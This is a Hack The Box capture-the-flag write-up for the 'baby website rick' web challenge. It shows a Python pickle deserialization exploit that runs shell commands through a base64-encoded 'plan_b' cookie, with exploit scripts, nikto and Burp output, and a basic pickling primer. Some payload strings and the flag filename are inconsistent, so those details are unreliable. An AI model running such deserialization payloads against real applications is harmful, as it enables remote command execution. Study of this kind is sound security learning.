



# baby website rick

▼ Platform	HTB
📅 Date	@July 16, 2022
▼ Operating System	Web-CTF
☰ Tags	<span>insecure deserialization</span> <span>pickling</span> <span>python</span> <span>web-app</span>

## General-Information

### ▼ Table of Contents

- Summary
- Website
- Exploit
- Information Learned

### ▼ Challenge Description

- Look Morty, look! I turned myself into a website Morty, I'm Website Rick babyyy!! But don't play around with some of them anti pickle serum I have stored somewhere safe, if I turn back to a human I'll have to go to family therapy and we don't want that Morty.

## Summary

- Python pickling is used in an insecure manner which allows for a user to deserialize data and abuse an LFI to read the challenge's flag.


# Website

▼ Viewing the website I see mention of the `anti pickle serum` which has a random object number attached to the end of it. Which at first I didn't understand what it was for, however after looking at the HTTP title for the site, I see `insecure deserialization`

## ▼ Website



## ▼ HTTP Title



▼ An `insecure deserialization` attack is found in Python pickling which is present in this application because when doing a `nikto` scan to identify the server architecture, I see its a Python application.

- ```
nikto -h $IP -o output-file.txt
```

```
(kali㉿kali)-[~/HTB/ctf]
$ rm web-enum.txt;nikto1 http://178.128.162.91:30286 nikto.txt
rm: cannot remove 'web-enum.txt': No such file or directory
- Nikto v2.1.6

+ Target IP: 178.128.162.91
+ Target Hostname: 178.128.162.91
+ Target Port: 30286
+ Start Time: 2022-07-15 21:10:13 (GMT-4)

+ Server: Werkzeug/1.0.1 Python/2.7.17
```

▼ Capturing a request to the browser with Burp Suite I see that there is a cookie passed called `plan_b`, which when decoded with base64

### ▼ Captured Request

## ▼ Decoded string

```
(kali㉿kali)-[~/HTB/ctf/baby-website-rick]
$ base64 --decode plan-b.txt
(dp0
S'serum'
p1
ccopy_reg
_reconstructor
p2
(c__main__
anti_pickle_serum ←
p3
c__builtin__
object
p4
Ntp5
Rp6
S.
```

## Exploit

▼ To exploit this site I had to do a lot of reading on how to write the correct pickle code to validate the deserialization → LFI vuln. Which at first I was going down the right track, but got lost in the weeds and turned to some helpful writeups for my knowledge gap.

▼ Python Code, Credit: [https://maoutis.github.io/writeups/Web Hacking/Pickle Insecure Deserialization/](https://maoutis.github.io/writeups/Web%20Hacking/Pickle%20Insecure%20Deserialization/)

```
#!/usr/bin/env python
import pickle
import pickletools
import base64
import os
import subprocess

class anti_pickle_serum(object):
    def __reduce__(self):
        cmd = ['ls']
```

```

return subprocess.check_output, (cmd,)

exploit_obj = anti_pickle_serum()
raw_pickle = pickle.dumps({"serum" : exploit_obj}, protocol=0)

optimed_pickle = pickletools.optimize(raw_pickle)
pickletools.dis(optimed_pickle)

payload = base64.b64encode(raw_pickle)
print(payload)

```

## ▼ Running the code

```

(kali@kali)-[~/HTB/ctf/baby-website-rick]
$ python2 exploit.py
0: ( MARK
1: d DICT (MARK at 0)
2: s STRING 'serum'
11: c GLOBAL 'subprocess check_output'
36: ( MARK
37: ( MARK
38: l LIST (MARK at 37)
39: s STRING 'cat'
46: a APPEND
47: s STRING 'flag_wIpb'
61: a APPEND
62: t TUPLE (MARK at 36)
63: R REDUCE
64: s SETITEM
65: . STOP
highest protocol among opcodes = 0
KGRwMapTJ3NlcnVtJwpuMQpjC3VicHJvY2VzcwpjaGVja19vdXRwdXQKCDIKKChscDMKUydjYXQnCnA0CmFTJ2ZsYWdfd0lwMWInCnA1CmF0cDYKUUA3CnMu

```

## ▼ Burp Output

```

Original request
1 GET / HTTP/1.1
2 Host: 178.62.26.185:30997
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: plan_b=KGRwMapTJ3NlcnVtJwpuMQpjC3VicHJvY2VzcwpjaGVja19vdXRwdXQKCDIKKChscDMKUydjYXQnCnA0CmFTJ2ZsYWdfd0lwMWInCnA1CmF0cDYKUUA3CnMu
9 Connection: close

Response
11 <link rel='stylesheet' href='/static/css/main.css'>
12 <link rel='icon' type='image/png' href='/static/favicon.png' />
13
14 </head>
15 <body>
16 <div class='container'>
17 <span>
18 Don't play around with this serum morty!! app.py
19 static
20 templates
21 </span>
22 <svg xmlns='http://www.w3.org/2000/svg' viewBox='0 0 1280 1024'>
23 <g id='face'>

```

▼ After validation that an LFI was present to get the flag, all that was required next was displaying the flag!

## ▼ Python flag code

```

#!/usr/bin/env python
import pickle
import pickletools
import base64
import os
import subprocess

```

```
class anti_pickle_serum(object):
    def __reduce__(self):
        cmd = ["cat", "flag_wIp1b"]
        return subprocess.check_output, (cmd,)

exploit_obj = anti_pickle_serum()
raw_pickle = pickle.dumps({"serum" : exploit_obj}, protocol=0)

optimed_pickle = pickletools.optimize(raw_pickle)
pickletools.dis(optimed_pickle)

payload = base64.b64encode(raw_pickle)
print(payload)
```

### ▼ Burp Request

```
Original request
1 GET / HTTP/1.1
2 Host: 157.245.33.229:31354
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: plan_b=KQRwM4pT13N1cnvTjwpwMqjY29wv5yZwcKX31Ly29uc3fydwN0b3IkcDIKKGNfX2I1aw5fwxphbnPpX3BpY2tsZV9zZz11bGpwMwpjY1SiZsdGlu1Kb2j2qZWNoNcAOc50cDUKUnA2cmMu
10 Connection: close

Response
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 62315
4 Server: Werkzeug/1.0.1 Python/2.7.17
5 Date: Sat, 16 Jul 2022 17:32:58 GMT
6 <!DOCTYPE html>
7 <html>
8 <meta name="viewport" content="width=device-width, initial-scale=1">
9 <title>
10 insecure deserialization
11 </title>
12 <link rel="stylesheet" href="/static/css/main.css">
13 <link rel="icon" type="image/png" href="/static/favicon.png" />
14 </head>
15 <body>
16 <div class="container">
17 <span>
18 Don't play around with this serum morty!!
19 HTB(gd
20 </span>
```

## Information Learned

▼ Previously to this challenge I didn't know anything about pickling data in Python, nor about insecure deserialization. So taking on this challenge was fun because there were so many new things learned within the realm of Python.

### ▼ Basic Pickling Example

## ▼ Screenshot

```
(kali@kali)-[~/HTB/ctf/baby-website-rick]
$ python3 test.py
Pickle Data: b'\x80\x04\x95\x12\x00\x00\x00\x00\x00\x00\x00\x00\x94(\x8c\x06Pickle\x94\x8c\x012\x94e.'
Unpickled data: ['Pickle', '2']
```

How to dump and load?

In Python you can serialize objects by using `pickle.dumps()`.

```
~/HTB/ctf/baby-website-rick/test.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
import os
import pickle

1 import pickle
2
3 if __name__ == '__main__':
4     locked = pickle.dumps(["Pickle", "2"])
5     print("Pickle Data:", locked)
6     free_data = pickle.loads(locked)
7     print("Unpickled data:", free_data)
8
```

## ▼ Code

```
import pickle

if __name__ == '__main__':
    locked = pickle.dumps(["Pickle", "2"])
    print("Pickle Data:", locked)
    free_data = pickle.loads(locked)
    print("Unpickled data:", free_data)
```

## • Articles

- Primer: <https://davidhamann.de/2020/04/05/exploiting-python-pickle/>
- HackTricks: <https://book.hacktricks.xyz/pentesting-web/deserialization#pickle>